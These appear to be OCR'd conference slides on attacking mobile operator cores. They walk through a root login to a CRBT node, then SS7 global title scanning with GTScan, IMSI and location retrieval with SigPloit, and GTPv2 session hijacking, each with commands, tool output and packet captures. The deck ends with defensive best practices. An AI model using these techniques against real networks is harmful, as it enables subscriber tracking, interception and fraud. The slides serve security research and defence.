
DNS Lookups for exposed LTE nodes “3gppnetwork.org”

Attack Scenario

Attack Scenario


- Internal network enumeration resulted in identification of node part of VAS networks, CRBT
- Caller Ring Back Tone (CRBT), is connecting with HLR ,MSC and IN charging nodes and it enables customers to subscribe for personalized audio, in place of regular tone
- Due to lack of basic security controls, it was possible to gain root access of the node from subscriber network segment


```
login as: root
Using keyboard-interactive authentication.
Password:
Last login:                                  from 100.
[root@      -CRBT-                          ] config #
```



Attack Scenario

- The compromised node is connected to the core.
- It is then possible to use the node to initiate other core related attacks (i.e using protocol vulnerabilities like SS7, Diameter of GTP).
- Using a global title scanner, we can gather more info about the SS7 core.



12 21213 11212 TCAP 150 SACK Abort
Frame 12: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits) on interfac
Ethernet II, Src: PcsCompu_eb:33:41 (08:00:27:eb:33:41), Dst: 0a:00:27:00:00:02 (0a
Internet Protocol Version 4, Src: 192.168.58.3, Dst: 192.168.58.1
Stream Control Transmission Protocol, Src Port: 2900 (2900), Dst Port: 2905 (2905)
MTP 3 User Adaptation Layer
Signalling Connection Control Part
Message Type: Unitdata (0x09)
.... 0001 = Class: 0x1
0000 .... = Message handling: No special options (0x0)
Pointer to first Mandatory Variable parameter: 3
Pointer to second Mandatory Variable parameter: 16
Pointer to third Mandatory Variable parameter: 27
Called Party address (13 bytes)
Address Indicator
..10 1011 1100 1100 = PC: 11212
SubSystem Number: MSC (Mobile Switching Center) (8)
[Linked to TCAP, TCAP SSN linked to GSM_MAP]
Global Title 0x4 (9 bytes)
Calling Party address (11 bytes)
Address Indicator
SubSystem Number: HLR (Home Location Register) (6)
[Linked to TCAP, TCAP SSN linked to GSM_MAP]
Global Title 0x4 (9 bytes)
Transaction Capabilities Application Part
abort
Destination Transaction ID
reason: p-abortCause (10)
p-abortCause: unrecognizedMessageType (0)


GT python3 GTScan.py -G 380571234567 -g 441234567897 -c 11212 -C 21213 -p 2905 -P 2900 -l 192.168.58.1 -r 192.168.58.3 -s 8
[+] GlobalTitle Scanner [+]
[+] Version 1 [+]
[+] Author: LoayAbdelrazek [+]
[+] (@SigPloiter) [+]
[+]SCTP Stack Initialized...
[+]M3UA Stack Initialized...
[*] Scanning +380571234567 on SSN: 6
[+] HLR Detected on GT:+380571234567 ,SSN:6
[*] Scanning +380571234567 on SSN: 7
[*] Scanning +380571234567 on SSN: 8
[*] Scanning +380571234567 on SSN: 9
[*] Scanning +380571234567 on SSN: 10
[*] Scanning +380571234567 on SSN: 142
[*] Scanning +380571234567 on SSN: 143
[*] Scanning +380571234567 on SSN: 145
[*] Scanning +380571234567 on SSN: 146
[*] Scanning +380571234567 on SSN: 147
[*] Scanning +380571234567 on SSN: 148
[*] Scanning +380571234567 on SSN: 149
[*] Scanning +380571234567 on SSN: 150
[*] Scanning +380571234567 on SSN: 249
[*] Scanning +380571234567 on SSN: 250
[*] Scanning +380571234567 on SSN: 251
[*] Scanning +380571234567 on SSN: 252
[*] Scanning +380571234567 on SSN: 253
[*] Scanning +380571234567 on SSN: 254
*** Detected GT ***
| Global Title | Subsytem Number | Node |
| 380571234567 | 6 | HLR |

https://github.com/SigPloiter/GTScan

Attack Scenario

- HLR(s) are identified.
- Query the HLR(s) to retrieve the IMSI.
- Bypassing SMS Home Routing if implemented.
- IMSI is the key to any mobile operation.




```
(tracking)>run
[*]Stack components are set...
[*]Initializing the Stack...
[*]Initializing SCTP Stack ....
log4j:WARN No appenders could be found for logger (org.mobicents.protocols.sctp.ManagementImpl).
log4j:WARN Please initialize the log4j system properly.
[+]Initialized SCTP Stack ....
[*]Initializing M3UA Stack ....
[+]Initialized M3UA Stack ....
[*]Initializing SCCP Stack ....
[+]Initialized SCCP Stack ....
[*]Initializing TCAP Stack ....
[+]Initialized TCAP Stack ....
[*]Initializing MAAP Stack ....
[+]Initialized MAP Stack ....
[*]Locating Target: 380561234567
[*]Location Retrieval for Target 380561234567 is processing..

******* Target's Info and Location *******
[+]IMSI of the target is: 208341234567891
[+]MSC of the target is: 639123456789
[+]HLR of the target is: 380571234567
[**]Subscriber's Information Gathering and Network Probing is completed[**]
```

https://github.com/SigPloiter/SigPloit


Attack Scenario

Identification of IMSI and MSC GT can help attackers perform various further attacks

Parameter	Impact
IMSI	Impersonation
	Data overbilling
	Authentication Vector Retrieval
MSC GT	Subscriber profile Manipulation
	Interception
	Tracking
	DoS

Attack Scenario

- Internet at the expense of others.
- Works for EPC and UMTS packet core.
- Using GTPv1 or GTPv2.
- Hijack the data connection of a subscriber using his retrieved IMSI.



Reference: Positive Technologies EPC Research 2018

Attack Scenario

```
(obLIT)> run
2018-09-26 09:41:38     parseConfig :: Base message list empty
[*] starting the listener ....
[*] starting the sender ....
2018-09-26 09:41:38     GTP SENDER :: --: Acting as SENDER :--
2018-09-26 09:41:38     GTP SENDER :: Preparing GTP messages
2018-09-26 09:41:38     GTP SENDER :: preparing msg #0 - type 3
2018-09-26 09:41:38     GTP SENDER :: Prepared 1 GTP messages
2018-09-26 09:41:38     GTP SENDER :: Sending message (#1 of 1)
2018-09-26 09:41:38     GTP SENDER :: Bytes sent to 192.168.56.
2018-09-26 09:41:38     GTP LISTENER :: Received response to se
2018-09-26 09:41:38     GTP LISTENER :: RECEIVED #1 messages
2018-09-26 09:41:44     GTP SENDER :: Stopped
2018-09-26 09:41:44     GTP LISTENER :: Stopped
GTPV2 SERVER_LISTENER: Stopped
2018-09-26 09:41:44     GTP LISTENER :: is not running
GTPV2 SERVER_LISTENER: Stopped
Sent 1 GTPV2 messages
[+] 192.168.56.101 implements a GTP v2 stack
create-session-request : < local teid 0X1E439D00, remote teid 0
```

```
58 192.168.56.1     192.168.56.101   GTPv2    271 Create Session Request
59 192.168.56.101   192.168.56.1     GTPv2    159 Create Session Response

    ...0 .... = Piggybacking flag (P): 0
    .... 1... = TEID flag (T): 1
  Message Type: Create Session Response (33)
  Message Length: 113
  Tunnel Endpoint Identifier: 0x1e439d00 (507747584)
  Sequence Number: 0x00000001 (1)
  Spare: 0
▾ Cause : Request accepted (16)
    IE Type: Cause (2)
    IE Length: 2
    0000 .... = CR flag: 0
    .... 0000 = Instance: 0
    Cause: Request accepted (16)
    0000 0... = Spare bit(s): 0
    .... .0.. = PCE (PDN Connection IE Error): False
    .... ..0. = BCE (Bearer Context IE Error): False
    .... ...0 = CS (Cause Source): Originated by node sending the message
▾ Fully Qualified Tunnel Endpoint Identifier (F-TEID) : S11/S4 SGW GTP-C interface, TEID/GRE Key: 0x0000
    IE Type: Fully Qualified Tunnel Endpoint Identifier (F-TEID) (87)
    IE Length: 9
    0000 .... = CR flag: 0
    .... 0000 = Instance: 0
    1... .... = V4: IPv4 address present
    .0.. .... = V6: IPv6 address not present
    ..00 1011 = Interface Type: S11/S4 SGW GTP-C interface (11)
    TEID/GRE Key: 0x00000001
    F-TEID IPv4: 192.168.56.101
▾ Fully Qualified Tunnel Endpoint Identifier (F-TEID) : S5/S8 PGW GTP-C interface, TEID/GRE Key: 0x00000
    IE Type: Fully Qualified Tunnel Endpoint Identifier (F-TEID) (87)
    IE Length: 9
    0000 .... = CR flag: 0
    .... 0001 = Instance: 1
    1... .... = V4: IPv4 address present
    .0.. .... = V6: IPv6 address not present
    ..00 0111 = Interface Type: S5/S8 PGW GTP-C interface (7)
    TEID/GRE Key: 0x00000001
    F-TEID IPv4: 192.168.56.101
▾ PDN Address Allocation (PAA) :
    IE Type: PDN Address Allocation (PAA) (79)
    IE Length: 5
    0000 .... = CR flag: 0
    .... 0000 = Instance: 0
         001 = PDN Type: IPv4 (1)
    PDN Address and Prefix(IPv4): 172.16.0.2
```

Attack Demonstration

Best Practices

Best Practices to Reduce Attack Exposure

- Implement network traffic segregation.
- Bind services to correct network interfaces.
- Limit the reachability of internal nodes from UEs.
- Limit the reachability of network nodes from Internet by configuring correctly routing protocols
- Deploy secure configuration of network nodes
  - Secure configuration of all network services;
  - Disabling of insecure and unneeded network services;
  - Changing of default passwords;
  - Hardening;
  - Configuration and enabling of authentication and access control; Logging of all access attempts and other security-relevant events;
  - Configuration of the network node to not disclose unnecessary information;
  - Continuous deployment of the latest security patches.
  - Security testing and regular vulnerability scanning;
- Implement traffic filtering policies at the boundaries.
  - Basic IP Filtering;
  - Signaling FW;
- Monitor network traffic to discover anomalies.
- Deploy a Security Signaling Monitoring (Intrusion Detection System / IDS).
- Effective Threat modelling.

Q&A

Thank You